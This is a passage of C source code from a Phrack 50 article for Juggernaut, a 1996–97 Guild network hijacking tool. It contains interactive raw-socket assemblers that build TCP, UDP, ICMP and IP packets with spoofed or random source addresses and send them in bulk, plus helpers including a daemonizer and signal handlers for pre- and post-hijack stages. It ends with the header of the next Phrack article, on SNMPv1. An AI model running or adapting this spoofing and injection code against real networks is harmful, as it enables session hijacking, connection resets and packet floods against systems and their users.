            case 1:         /* Source Port */
                fprintf(stderr,"\nSource Port (0 - 65535) [qr] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='r'){
                    tpack.tcp.source=htons(random()&0xffff);
                    packetready|=0x01;
                    break;
                }
                if(buf[0]=='q'||(val=atoi(buf))<0||val>65535){
                    if(packetready&0x01)packetready^=0x01;      /* Clear flag
                                                                   if set */
                    tpack.tcp.source=0;
                    break;
                }
                tpack.tcp.source=htons(val);
                packetready|=0x01;
                break;
            case 2:         /* Destination Port */
                fprintf(stderr,"\nDestination Port (0 - 65535) [qr] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='r'){
                    tpack.tcp.dest=htons(random()&0xffff);
                    packetready|=0x02;
```

```
                    break;
                }
                if(buf[0]=='q'||(val=atoi(buf))<0||val>65535){
                    if(packetready&0x02)packetready^=0x02;
                    tpack.tcp.dest=0;
                    break;
                }
                tpack.tcp.dest=htons(val);
                packetready|=0x02;
                break;
            case 3:         /* Sequence Number */
                fprintf(stderr,"\nSequence Number (0 - 4294967295) [qr] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='r'){
                    tpack.tcp.seq=htonl(random());
                    packetready|=0x04;
                    break;
                }
                if(buf[0]=='q'||buf[0]=='-'){
                    if(packetready&0x04)packetready^=0x04;
                    tpack.tcp.seq=0;
                    break;
                }
                tpack.tcp.seq=htonl(strtoul(buf,0,10));
                packetready|=0x04;
                break;
            case 4:         /* Acknowledgement Number */
                fprintf(stderr,"\nAcknowledgement Number (0 - 4294967295) [qr] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='r'){
                    tpack.tcp.ack_seq=htonl(random());
                    packetready|=0x08;
                    break;
                }
                if(buf[0]=='q'||buf[0]=='-'){
                    if(packetready&0x08)packetready^=0x08;
                    tpack.tcp.ack_seq=0;
                    break;
                }
                tpack.tcp.ack_seq=htonl(strtoul(buf,0,10));
                packetready|=0x08;
                break;
            case 5:         /* Control Flags */
                i=0;
                bzero(flags,sizeof(flags));
                fprintf(stderr,"\nURG? [yNq] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='q'){
                    if(packetready&0x10)packetready^=0x10;
                    tpack.tcp.urg=0;
                    break;
                }
                if(buf[0]=='y'){
                    tpack.tcp.urg=1;
                    flags[i++]='U';
                }
                fprintf(stderr,"\nACK? [yNq] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='q'){
                    if(packetready&0x10)packetready^=0x10;
                    tpack.tcp.ack=0;
                    break;
                }
                if(buf[0]=='y'){
                    tpack.tcp.ack=1;
                    flags[i++]='A';
                }
                fprintf(stderr,"\nPSH? [yNq] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='q'){
```

```
                    if(packetready&0x10)packetready^=0x10;
                    tpack.tcp.psh=0;
                    break;
                }
                if(buf[0]=='y'){
                    tpack.tcp.psh=1;
                    flags[i++]='P';
                }
                fprintf(stderr,"\nRST? [yNq] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='q'){
                    if(packetready&0x10)packetready^=0x10;
                    tpack.tcp.rst=0;
                    break;
                }
                if(buf[0]=='y'){
                    tpack.tcp.rst=1;
                    flags[i++]='R';
                }
                fprintf(stderr,"\nSYN? [yNq] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='q'){
                    if(packetready&0x10)packetready^=0x10;
                    tpack.tcp.syn=0;
                    break;
                }
                if(buf[0]=='y'){
                    tpack.tcp.syn=1;
                    flags[i++]='S';
                }
                fprintf(stderr,"\nFIN? [yNq] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='q'){
                    if(packetready&0x10)packetready^=0x10;
                    tpack.tcp.fin=0;
                    break;
                }
                if(buf[0]=='y'){
                    tpack.tcp.fin=1;
                    flags[i++]='F';
                }
                if(!flags[0])strcpy(flags,"none set");
                packetready|=0x10;
                break;
            case 6:     /* Window Size */
                fprintf(stderr,"\nWindow Size (0 - 65535) [qr] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='r'){
                    tpack.tcp.window=htons(random()&0xffff);
                    packetready|=0x20;
                    break;
                }
                if(buf[0]=='q'||(val=atoi(buf))<0||val>65535){
                    if(packetready&0x20)packetready^=0x20;
                    tpack.tcp.window=0;
                    break;
                }
                tpack.tcp.window=htons(val);
                packetready|=0x20;
                break;
            case 7:     /* Data payload */
                bzero(data,sizeof(data));
                bzero(tpack.payload,sizeof(tpack.payload));
                bzero(filename,sizeof(filename));
                fprintf(stderr,"\nData Payload Source (512 Bytes Maximum) [qfc] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='c'){        /* Input from command line */
                    fprintf(stderr,"\nEnter Payload [q] >");
                    fgets(tpack.payload,sizeof(tpack.payload),stdin);
                    strncpy(data,tpack.payload,sizeof(data));
```

```
                    packetready|=0x40;
                    break;
                }
                if(buf[0]=='f'){        /* Input from file */
                    fprintf(stderr,"\nFilename [q] >");
                    if(buf[0]==0x0a||buf[0]=='q')break;
                    fgets(filename,sizeof(filename),stdin);
                    for(i=0;i<4*MINIBUF;i++)if(!filename[i])break;
                    filename[--i]=0;    /* Pesky Newline */
                    if((fd=open(filename,O_RDONLY))<0){
                        if(verbosity){
                            fprintf(stderr,"Cannot open file for reading.\n");
                            fprintf(stderr,"[cr]");
                            getchar();
                        }
                        continue;
                    }
                    i=0;
                    j=0;
                    while(i<512){
                        j=read(fd,tpack.payload,sizeof(tpack.payload));
                        if(!j)break;    /* No more bytes ta read */
                        i+=j;
                    }
                    strncpy(data,filename,sizeof(filename));
                    close(fd);
                    packetready|=0x40;
                    break;
                }
                if(packetready&0x40)packetready^=0x40;
                bzero(data,sizeof(data));
                bzero(tpack.payload,sizeof(tpack.payload));
                break;
            case 8:         /* Return to previous menu */
                loopsentry=0;
                bzero(&tpack,sizeof(tpack));
                break;
            case 9:         /* Return to Main */
                loopsentry=0;
                woe=1;
                break;
            case 10:        /* RIP assembler */
                if(packetready==0x07f){     /* AND mask of all the options */
                    tpack.tcp.doff=5;       /* Data offset */
                    ripa(TCPTRANSPORT);     /* Checksum will be computed in
                                               ripa */
                    break;
                }
                continue;
            default:        /* Bad input */
                continue;
        }
    }
}

/*
 *  UDP assembler
 */

void udpa(){

    void ripa(int);
    void mwipe();
    void mpktaudp(int,unsigned short,unsigned short,char *);

    char buf[2*MINIBUF];
    unsigned long val;
    int packetready=0;          /* flag bits */
    char data[4*MINIBUF]={0},filename[4*MINIBUF]={0};
    int i=0,j,fd=0,loopsentry=1;
```

```
    bzero(&upack,sizeof(upack));

    srandom((unsigned)time(0));

    while(loopsentry){
        mwipe();

        mpktaudp(packetready,ntohs(upack.udp.source),ntohs(upack.udp.dest),data);

        fgets(buf,sizeof(buf),stdin);
        if(!(val=atoi(buf)))continue;
        switch(val){
            case 1:         /* Source Port */
                fprintf(stderr,"\nSource Port (0 - 65535) [qr] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]==0x0a||buf[0]=='q'){
                    if(packetready&0x01)packetready^=0x01;
                    upack.udp.source=0;
                    break;
                }
                if(buf[0]=='r'){
                    upack.udp.source=htons(random()&0xffff);
                    packetready|=0x01;
                    break;
                }
                if(!(int)(val=atoi(buf)))break;
                upack.udp.source=htons(val);
                packetready|=0x01;
                break;
            case 2:         /* Destination Port */
                fprintf(stderr,"\nDestination Port (0 - 65535) [qr] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]==0x0a||buf[0]=='q'){
                    if(packetready&0x02)packetready^=0x02;
                    upack.udp.dest=0;
                    break;
                }
                if(buf[0]=='r'){
                    upack.udp.dest=htons(random()&0xffff);
                    packetready|=0x02;
                    break;
                }
                if(!(int)(val=atoi(buf)))break;
                upack.udp.dest=htons(val);
                packetready|=0x02;
                break;
            case 3:         /* Data payload */
                bzero(data,sizeof(data));
                bzero(upack.payload,sizeof(upack.payload));
                bzero(filename,sizeof(filename));
                fprintf(stderr,"\nData Payload Source (512 Bytes Maximum) [qfc] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='c'){        /* Input from command line */
                    fprintf(stderr,"\nEnter Payload [q] >");
                    fgets(upack.payload,sizeof(upack.payload),stdin);
                    strncpy(data,upack.payload,sizeof(data));
                    packetready|=0x04;
                    break;
                }
                if(buf[0]=='f'){        /* Input from file */
                    fprintf(stderr,"\nFilename [q] >");
                    if(buf[0]==0x0a||buf[0]=='q')break;
                    fgets(filename,sizeof(filename),stdin);
                    for(i=0;i<4*MINIBUF;i++)if(!filename[i])break;
                    filename[--i]=0;
                    if((fd=open(filename,O_RDONLY))<0){
                        if(verbosity){
                            fprintf(stderr,"Cannot open file for reading.\n");
                            fprintf(stderr,"[cr]");
```

```
                        getchar();
                    }
                    continue;
                }
                i=0;
                j=0;
                while(i<512){
                    j=read(fd,upack.payload,sizeof(upack.payload));
                    if(!j)break;
                    i+=j;
                }
                strncpy(data,filename,sizeof(filename));
                close(fd);
                packetready|=0x04;
                break;
            }
            if(packetready&0x04)packetready^=0x04;
            bzero(data,sizeof(data));
            bzero(upack.payload,sizeof(upack.payload));
            break;
        case 4:     /* Return to previous menu */
            loopsentry=0;
            bzero(&upack,sizeof(upack));
            break;
        case 5:     /* Retuen to Main */
            loopsentry=0;
            woe=1;
            break;
        case 6:     /* RIP assembler */
            if(packetready==0x07){
                upack.udp.len=htons(UDPHDR+BUFSIZE);
                ripa(UDPTRANSPORT);
                break;
            }
            continue;
        default:    /* bad input */
            continue;
    }
  }
}

/*
 *  ICMP assembler
 *  This is no where as robust as it should be.  In fact, it doesn't really
 *  create legal ICMP packets.  Oh well.  Next version.  I am tired of
 *  packet assembly duldrums...
 */

void icmpa(){

    void ripa(int);
    void mwipe();
    void mpktaicmp(int,unsigned short,unsigned short,char *);

    char buf[2*MINIBUF];
    unsigned long val;
    int packetready=0;          /* flag bits */
    char data[4*MINIBUF]={0},filename[4*MINIBUF]={0};
    int i=0,j,fd=0,loopsentry=1;

    bzero(&ipack,sizeof(ipack));

    while(loopsentry){
        mwipe();

        mpktaicmp(packetready,ipack.icmp.type,ipack.icmp.code,data);

        fgets(buf,sizeof(buf),stdin);
        if(!(val=atoi(buf)))continue;
        switch(val){
```

```
            case 1:                             /* Type */
                fprintf(stderr,"\nType (0,3,4,5,8,9,10,11,12,13,14,15,16,17,18) [q] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]==0x0a||buf[0]=='q'){
                    if(packetready&0x01)packetready^=0x01;
                    ipack.icmp.type=0;
                    break;
                }
                if(!(int)(val=atoi(buf)))break;
                ipack.icmp.type=val;
                packetready|=0x01;
                break;
            case 2:                             /* Code */
                fprintf(stderr,"\nCode (0,1 {2,3}) [q] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]==0x0a||buf[0]=='q'){
                if(packetready&0x02)packetready^=0x02;
                    ipack.icmp.code=0;
                    break;
                }
                if(!(int)(val=atoi(buf)))break;
                ipack.icmp.code=val;
                packetready|=0x02;
                break;
            case 3:                             /* Data payload */
                bzero(data,sizeof(data));
                bzero(ipack.payload,sizeof(ipack.payload));
                bzero(filename,sizeof(filename));
                fprintf(stderr,"\nData Payload Source (512 Bytes Maximum) [qfc] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='c'){        /* Input from command line */
                    fprintf(stderr,"\nEnter Payload [q] >");
                    fgets(ipack.payload,sizeof(ipack.payload),stdin);
                    strncpy(data,ipack.payload,sizeof(data));
                    packetready|=0x04;
                    break;
                }
                if(buf[0]=='f'){        /* Input from file */
                    fprintf(stderr,"\nFilename [q] >");
                    if(buf[0]==0x0a||buf[0]=='q')break;
                    fgets(filename,sizeof(filename),stdin);
                    for(i=0;i<4*MINIBUF;i++)if(!filename[i])break;
                    filename[--i]=0;
                    if((fd=open(filename,O_RDONLY))<0){
                        if(verbosity){
                            fprintf(stderr,"Cannot open file for reading.\n");
                            fprintf(stderr,"[cr]");
                            getchar();
                        }
                        continue;
                    }
                    i=0;
                    j=0;
                    while(i<512){
                        j=read(fd,upack.payload,sizeof(upack.payload));
                        if(!j)break;
                        i+=j;
                    }
                    strncpy(data,filename,sizeof(filename));
                    close(fd);
                    packetready|=0x04;
                    break;
                }
                if(packetready&0x04)packetready^=0x04;
                bzero(data,sizeof(data));
                bzero(ipack.payload,sizeof(ipack.payload));
                break;
            case 4:
                loopsentry=0;
                bzero(&ipack,sizeof(ipack));
```

```
                break;
            case 5:
                loopsentry=0;
                woe=1;
                break;
            case 6:
                if(packetready==0x07){
                    ripa(ICMPTRANSPORT);
                    break;
                }
                continue;
            default:
                continue;
        }
    }
}


/*
 *  IP assembler and xmitter.  Transport layer checksum routines thanks to
 *  Myth (Red, actually).
 */

void ripa(transport)
int transport;
{

    void mwipe();
    void mpktaip(int,char *,char *,unsigned short,unsigned short,char *,char *,int,char *
);
    char *hostLookup(unsigned long);
    unsigned long nameResolve(char *);
    unsigned short in_cksum(unsigned short *,int);


    char buf[2*MINIBUF];
    unsigned long val;
    char tosflags[MINIBUF]={0},fflags[MINIBUF]={0},packettype[MINIBUF]={0};
    char sip[2*MINIBUF]={0},dip[2*MINIBUF]={0},*tempBuf;
    int packetready=0;              /* flag bits */
    int i=0,j=0,k=0;                /* Counters */
    int loopsentry=1,number=0;

    struct sockaddr_in sin;

    struct psuedoHeader{
        unsigned long saddr;
        unsigned long daddr;
        unsigned char null;
        unsigned char prot;
        unsigned short tlen;
    }*ppheader;

    extern int ripsock;

    bzero(&rippack,sizeof(rippack));
    bzero((char *)&sin,sizeof(sin));

    srandom((unsigned)time(0));

    while(loopsentry){
        i=0;
        mwipe();
        mpktaip(packetready,tosflags,fflags,ntohs(rippack.ip.frag_off),rippack.ip.ttl,sip
,dip,number,packettype);

        fgets(buf,sizeof(buf),stdin);
        if(!(val=atoi(buf)))continue;
        switch(val){
            case 1:     /* TOS */
```

```
            bzero(tosflags,sizeof(tosflags));
            fprintf(stderr,"\nMinimize Delay? [yNq] >");
            fgets(buf,sizeof(buf),stdin);
            if(buf[0]=='q'){
                if(packetready&0x01)packetready^=0x01;
                rippack.ip.tos=0;
                break;
            }
            if(buf[0]=='y'){
                rippack.ip.tos|=0x10;
                tosflags[i++]='D';
            }
            fprintf(stderr,"\nMaximize Throughput? [yNq] >");
            fgets(buf,sizeof(buf),stdin);
            if(buf[0]=='q'){
                if(packetready&0x01)packetready^=0x01;
                rippack.ip.tos=0;
                break;
            }
            if(buf[0]=='y'){
                rippack.ip.tos|=0x08;
                tosflags[i++]='T';
            }
            fprintf(stderr,"\nMaximize Reliability? [yNq] >");
            fgets(buf,sizeof(buf),stdin);
            if(buf[0]=='q'){
                if(packetready&0x01)packetready^=0x01;
                rippack.ip.tos=0;
                break;
            }
            if(buf[0]=='y'){
                rippack.ip.tos|=0x04;
                tosflags[i++]='R';
            }
            fprintf(stderr,"\nMinimize Monetary Cost? [yNq] >");
            fgets(buf,sizeof(buf),stdin);
            if(buf[0]=='q'){
                if(packetready&0x01)packetready^=0x01;
                rippack.ip.tos=0;
                break;
            }
            if(buf[0]=='y'){
                rippack.ip.tos|=0x02;
                tosflags[i++]='C';
            }
            if(!tosflags[0])strcpy(tosflags,"none set");
            packetready|=0x01;
            break;
        case 2:                     /* Frag Flags */
            bzero(fflags,sizeof(fflags));
            fprintf(stderr,"\nMore Fragments? [yNq] >");
            fgets(buf,sizeof(buf),stdin);
            if(buf[0]=='q'){
                if(packetready&0x02)packetready^=0x02;
                rippack.ip.frag_off=0;
                break;
            }
            if(buf[0]=='y'){
                rippack.ip.frag_off|=htons(0x4000);
                fflags[i++]='M';
            }
            fprintf(stderr,"\nDon't Fragment? [yNq] >");
            fgets(buf,sizeof(buf),stdin);
            if(buf[0]=='q'){
                if(packetready&0x02)packetready^=0x02;
                rippack.ip.frag_off=0;
                break;
            }
            if(buf[0]=='y'){
                rippack.ip.frag_off|=htons(0x2000);
```

```
                fflags[i++]='D';
            }
            if(!fflags[0])strcpy(fflags,"none set");
            packetready|=0x02;
            break;
        case 3:             /* Frag Offset */
            fprintf(stderr,"\nFragment Offset [qr] >");
            fgets(buf,sizeof(buf),stdin);
            if(buf[0]=='r'){
                rippack.ip.frag_off|=htons(random()&0x1fff);
                packetready|=0x04;
                break;
            }
            if(buf[0]=='q'||(val=atoi(buf))<0||val>8191){
                if(packetready&0x04)packetready^=0x04;
                rippack.ip.frag_off&=~0x3fff;
                break;
            }
            rippack.ip.frag_off|=htons(val&0x1fff);
            packetready|=0x04;
            break;
        case 4:                     /* TTL */
            fprintf(stderr,"\nTTL (0 - 255) [qr] >");
            fgets(buf,sizeof(buf),stdin);
            if(buf[0]=='r'){
                rippack.ip.ttl=random()&0xff;
                packetready|=0x08;
                break;
            }
            if(buf[0]=='q'||(val=atoi(buf))<0||val>255){
                if(packetready&0x08)packetready^=0x08;
                rippack.ip.ttl=0;
                break;
            }
            rippack.ip.ttl=val;
            packetready|=0x08;
            break;
        case 5:                     /* Source Address */
            bzero(sip,sizeof(sip));
            fprintf(stderr,"\nSource Address [qr] >");
            fgets(buf,sizeof(buf),stdin);
            if(buf[0]==0x0a||buf[0]=='q'){
                if(packetready&0x10)packetready^=0x10;
                rippack.ip.saddr=0;
                break;
            }
            if(buf[0]=='r'){
                rippack.ip.saddr=htonl(random());
                strncpy(sip,hostLookup(rippack.ip.saddr),sizeof(sip));
                packetready|=0x10;
                break;
            }
            strncpy(sip,buf,sizeof(sip));
            for(i=0;i<2*MINIBUF;i++)if(!sip[i])break;
            sip[--i]=0;
            if(!(rippack.ip.saddr=nameResolve(buf))){
                fprintf(stderr,"Cannot resolve IP address.\n");
                fprintf(stderr,"[cr]");
                getchar();
                bzero(sip,sizeof(sip));
                if(packetready&0x10)packetready^=0x10;
                break;
            }
            packetready|=0x10;
            break;
        case 6:                     /* Destination Address */
            bzero(dip,sizeof(dip));
            fprintf(stderr,"\nDestination Address [qr] >");
            fgets(buf,sizeof(buf),stdin);
            if(buf[0]==0x0a||buf[0]=='q'){
```

```
                    if(packetready&0x20)packetready^=0x20;
                    rippack.ip.daddr=0;
                    break;
                }
                if(buf[0]=='r'){
                    strncpy(dip,hostLookup(rippack.ip.daddr),sizeof(dip));
                    rippack.ip.daddr=htonl(random());
                    packetready|=0x20;
                    break;
                }
                strncpy(dip,buf,sizeof(dip));
                for(i=0;i<2*MINIBUF;i++)if(!dip[i])break;
                dip[--i]=0;
                if(!(rippack.ip.daddr=nameResolve(buf))){
                    fprintf(stderr,"Cannot resolve IP address.\n");
                    fprintf(stderr,"[cr]");
                    getchar();
                    bzero(dip,sizeof(dip));
                    if(packetready&0x20)packetready^=0x20;
                    break;
                }
                packetready|=0x20;
                break;
            case 7:                     /* Number of packets to send */
                fprintf(stderr,"\nAmount (1 - 65536) [qr] >");
                fgets(buf,sizeof(buf),stdin);
                if(buf[0]=='r'){
                    number=(random()&0xffff);
                    packetready|=0x40;
                    break;
                }
                if(buf[0]=='q'||(val=atoi(buf))<0||val>65536){
                    if(packetready&0x40)packetready^=0x40;
                    number=0;
                    break;
                }
                number=val;
                packetready|=0x40;
                break;
            case 8:                         /* Return */
                loopsentry=0;
                bzero(&rippack,sizeof(rippack));
                break;
            case 9:
                loopsentry=0;
                woe=1;
                break;
            case 10:
                if(packetready==0x7f){
                    sin.sin_family=AF_INET;
                    sin.sin_port=0;

                    rippack.ip.version=4;               /* IPv4 */
                    rippack.ip.ihl=5;                   /* This will change
                                                           if options are
                                                           present */
                    switch(transport){
                        case NOTRANSPORT:               /* IP packet only */
                            sin.sin_addr.s_addr=rippack.ip.daddr;

                            rippack.ip.protocol=IPPROTO_IP;

                            break;
                        case TCPTRANSPORT:              /* TCP */
                            sin.sin_port=tpack.tcp.source;
                            sin.sin_addr.s_addr=rippack.ip.daddr;

                            rippack.ip.protocol=IPPROTO_TCP;

                            tempBuf=(char *)malloc(PHDR+TCPHDR+BUFSIZE);
```

```
                            ppheader=(struct psuedoHeader *)tempBuf;

                            ppheader->saddr=rippack.ip.saddr;
                            ppheader->daddr=rippack.ip.daddr;
                            ppheader->prot=IPPROTO_TCP;
                            ppheader->null=0;
                            ppheader->tlen=htons(TCPHDR+BUFSIZE);

                            bcopy(&tpack,tempBuf+PHDR,PHDR+TCPHDR+BUFSIZE);
                            tpack.tcp.check=in_cksum((unsigned short *)tempBuf,PHDR+TCPHD
R+BUFSIZE);
                            free(tempBuf);
                            bcopy((char *)&tpack,(char *)&rippack.payload,TCPHDR+BUFSIZE)
;

                            break;
                        case UDPTRANSPORT:              /* UDP */
                            sin.sin_port=upack.udp.source;
                            sin.sin_addr.s_addr=rippack.ip.daddr;

                            rippack.ip.protocol=IPPROTO_UDP;

                            tempBuf=(char *)malloc(PHDR+UDPHDR+BUFSIZE);
                            ppheader=(struct psuedoHeader *)tempBuf;

                            ppheader->saddr=rippack.ip.saddr;
                            ppheader->daddr=rippack.ip.daddr;
                            ppheader->prot=IPPROTO_UDP;
                            ppheader->null=0;
                            ppheader->tlen=htons(UDPHDR+BUFSIZE);

                            bcopy(&upack,tempBuf+PHDR,PHDR+UDPHDR+BUFSIZE);
                            upack.udp.check=in_cksum((unsigned short *)tempBuf,PHDR+UDPHD
R+BUFSIZE);
                            free(tempBuf);
                            bcopy((char *)&upack,(char *)&rippack.payload,UDPHDR+BUFSIZE)
;

                            break;
                        case ICMPTRANSPORT:             /* ICMP */
                            sin.sin_addr.s_addr=rippack.ip.daddr;

                            rippack.ip.protocol=IPPROTO_ICMP;

                            break;
                        default:            /* Control should never fall here */
                            if(verbosity)perror("RIP Assembler [unknown transport]");
                            exit(1);
                    }
                    for(k=number,i=0;i<number;i++){
                        if((j=sendto(ripsock,&rippack,RIPPACKETSIZE,0,(struct sockaddr *)
&sin,sizeof(sin)))<RIPPACKETSIZE){
                            fprintf(stderr,"Packet # %d: Wrote only %d bytes to raw socke
t\n",i,j);
                            k--;
                            if(verbosity)perror("RIP module sendto");
                        }
                    }
                    fprintf(stderr,"%d Packet(s) injected.\n",k);
                    getchar();
                    break;
                }
                continue;
            default:
                continue;
        }
    }
                                    /* NOTREACHED */
}
<-->
```

```
<++> Juggernaut/NumberOneCrush/surplus.c
/*
 *
 *                                  Juggernaut
 *                                  Version b2
 *
 *                            1996/7 Guild productions
 *                           daemon9[guild|phrack|r00t]
 *
 *                         comments to route@infonexus.com
 *
 *  This coding project made possible by a grant from the Guild corporation
 *
 *  surplus.c - helper functions
 *
 */

#include <string.h>
#include <signal.h>
#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <sys/stat.h>
#include <sys/ioctl.h>
#include <sys/types.h>
#include <sys/wait.h>

#define HELPFILE    "./ClothLikeGauze/.help"
#define FBUFSIZE     80
#define MINIBUF      10

extern int verbosity;


/*
 *  IP address into network byte order
 */

unsigned long nameResolve(hostname)
char *hostname;
{

    struct in_addr addr;
    struct hostent *hostEnt;

    if((addr.s_addr=inet_addr(hostname))==-1){
        if(!(hostEnt=gethostbyname(hostname)))return(0);
        bcopy(hostEnt->h_addr,(char *)&addr.s_addr,hostEnt->h_length);
    }
    return addr.s_addr;
}

#ifdef FASTCHECK

/*
 *  Fast IP checksum routine.
 */

unsigned short in_cksum(buff,len)
unsigned char *buff;
int len;
{
    unsigned long sum = 0;
    if (len>3){
        __asm__("clc\n"
        "1:\t"
        "lodsl\n\t"
        "adcl %%eax, %%ebx\n\t"
```

```
        "loop 1b\n\t"
        "adcl $0, %%ebx\n\t"
        "movl %%ebx, %%eax\n\t"
        "shrl $16, %%eax\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum) , "=S" (buff)
        : "0" (sum), "c" (len >> 2) ,"1" (buff)
        : "ax", "cx", "si", "bx" );
    }
    if(len&2){
        __asm__("lodsw\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum), "=S" (buff)
        : "0" (sum), "1" (buff)
        : "bx", "ax", "si");
    }
    if(len&1){
        __asm__("lodsb\n\t"
        "movb $0, %%ah\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum), "=S" (buff)
        : "0" (sum), "1" (buff)
        : "bx", "ax", "si");
    }
    sum =~sum;
    return(sum&0xffff);
}

#else

/*
 *  IP Family checksum routine
 */

unsigned short in_cksum(ptr,nbytes)
unsigned short *ptr;
int nbytes;
{

    register long sum=0;        /* assumes long == 32 bits */
    u_short oddbyte;
    register u_short answer;    /* assumes u_short == 16 bits */

    while(nbytes>1){
        sum+=*ptr++;
        nbytes-=2;
    }
    if(nbytes==1){              /* mop up an odd byte, if necessary */
        oddbyte=0;              /* make sure top half is zero */
        *((u_char *)&oddbyte)=*(u_char *)ptr;   /* one byte only */
        sum+=oddbyte;
    }
    sum+=(sum>>16);             /* add carry */
    answer=~sum;                /* ones-complement, then truncate to 16 bits */
    return(answer);
}

#endif

/*
 *  Network byte order into IP address
 */

char *hostLookup(in)
unsigned long in;
{
```

```
    #define BUFSIZE         256

    char hostname[BUFSIZE]={0};
    struct in_addr addr;
#ifdef USENAME
    struct hostent *hostEnt;
#endif

    addr.s_addr=in;

#ifdef USENAME
    hostEnt=gethostbyaddr((char *)&addr,sizeof(struct in_addr),AF_INET);
    if(!hostEnt)
#endif

        strcpy(hostname,inet_ntoa(addr));           /* KLUDGEY. */

#ifdef USENAME
    else strcpy(hostname,hostEnt->h_name);
#endif
    return(strdup(hostname));
}

/*
 *  Simple daemonizing procedure.
 */

int shadow(void){

    int fd,pid;
    extern int errno;

    signal(SIGTTOU,SIG_IGN);    /* Ignore these signals */
    signal(SIGTTIN,SIG_IGN);
    signal(SIGTSTP,SIG_IGN);

    switch((pid=fork())){
        case 0:                 /* Child */
            break;
        default:
            exit(0);            /* Parent */
        case -1:
            fprintf(stderr,"Forking Error\n");
            exit(1);
    }
    setpgrp();
    if((fd=open("/dev/tty",O_RDWR))>=0){
        ioctl(fd,TIOCNOTTY,(char *)NULL);
        close(fd);
    }
    errno=0;
    chdir("/");
    umask(0);
    return(pid);
}


/*
 *  Keeps processes from zombiing on us...
 */

static void reaper(signo)
int signo;
{
    pid_t pid;
    int sys;

    pid=wait(&sys);
    signal(SIGCHLD,reaper);
    return;
```

```
}


/*
 *  Dump usage and exit.
 */

void usage(nomenclature)
char *nomenclature;
{
    fprintf(stderr,"\n\nUsage:\t%s [-h] [-s TOKEN [-e xx] ] [-v] [-t xx]\n\n
    -h terse help
    -H expanded help for those 'specially challanged' people...
    -s dedicated sniffing (bloodhound) mode, in which TOKEN is found enticing
    -e enticement factor (defaults to 16)
    -v decrease verbosity (don't do this)
    -V version information
    -t xx network read timeout in seconds (defaults to 10)
    Invoked without arguments, Juggernaut starts in `normal` mode.\n\n",nomenclature);
    exit(0);
}


/*
 *  Simple file pager.
 */

void bookworm(){

    FILE *fp;
    char tempBuf[FBUFSIZE],buf[MINIBUF];
    int i=0;

    if(!(fp=fopen(HELPFILE,"r"))){
        if(verbosity){
            fprintf(stderr,"Cannot open help file.\n");
            fprintf(stderr,"[cr]");
            getchar();
            return;
        }
    }
    while(fgets(tempBuf,FBUFSIZE-1,fp)){
        fprintf(stderr,tempBuf);
        if(i==24){
            fprintf(stderr,"\n[cr,q] >");
            bzero(&buf,sizeof(buf));
            fgets(buf,sizeof(buf-1),stdin);
            if(buf[0]=='q')break;
            i=0;
        }
        else i++;
    }
}


/*
 *  Main signal handler to facilitate clean exits.
 */

void twitch(){

    void cleanexit();

    if(verbosity)fprintf(stderr,"\nCaught signal, exiting cleanly.\n");
    signal(SIGINT,SIG_DFL);
    signal(SIGQUIT,SIG_DFL);
    cleanexit();
}
```

```
/*
 *  Used as a catchall to cleanly exit proccesses
 */

void spasm(){

    extern int linksock;

    if(linksock)close(linksock);        /* Hunter should have this... */
    exit(0);
}


/*
 *  Spy signal handler.
 */

void convulsion(){

    void twitch();

    extern int sigsentry;

    if(verbosity)fprintf(stderr,"\nCaught signal.\n");
    fprintf(stderr,"[cr]");
    getchar();
    signal(SIGINT,twitch);
    sigsentry=0;
}


/*
 *  Pre-hijacking signal handler.
 */

void sputter(){

    void twitch();

    extern int sigsentry;

    if(verbosity)fprintf(stderr,"\nCaught prehijack signal.\n");
    signal(SIGINT,twitch);
    sigsentry=0;
}


/*
 *  Post-hijacking signal handler.
 */

void seizure(){

    void twitch();

    extern int sigsentry;

    if(verbosity)fprintf(stderr,"\nCaught posthijack signal.\n");
    sigsentry=0;
    signal(SIGINT,twitch);
}

/*
 *  Exit Cleanly.
 */

void cleanexit(){

    void powerdown();
```

```
    extern int ripsock;
    extern int hpid;
    extern int acrstpid;

    close(ripsock);
    powerdown();
    if(kill(hpid,SIGUSR1))if(verbosity){    /* Send signal to the hunter */
        perror("(cleanexit) Could not signal hunter");
        fprintf(stderr,"[cr]");
        getchar();
    }
    if(acrstpid)    /* Send signal to the automated connection reset daemon.
                       XXX - This only signals one daemon!  If more exist,
                       they will be left stranded! */
        if(kill(acrstpid,SIGUSR1))if(verbosity){
        perror("(cleanexit) Could not signal ACRSTD");
        fprintf(stderr,"[cr]");
        getchar();
        }
    fprintf(stderr,"Juggernaut is a Guild Corporation production, (c) 1996/7.\n\n");
    exit(0);
}

<-->

EOF
```

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

7 of 16

Network Management Protocol Insecurity: SNMPv1

alhambra [guild]
alhambra@infonexus.com

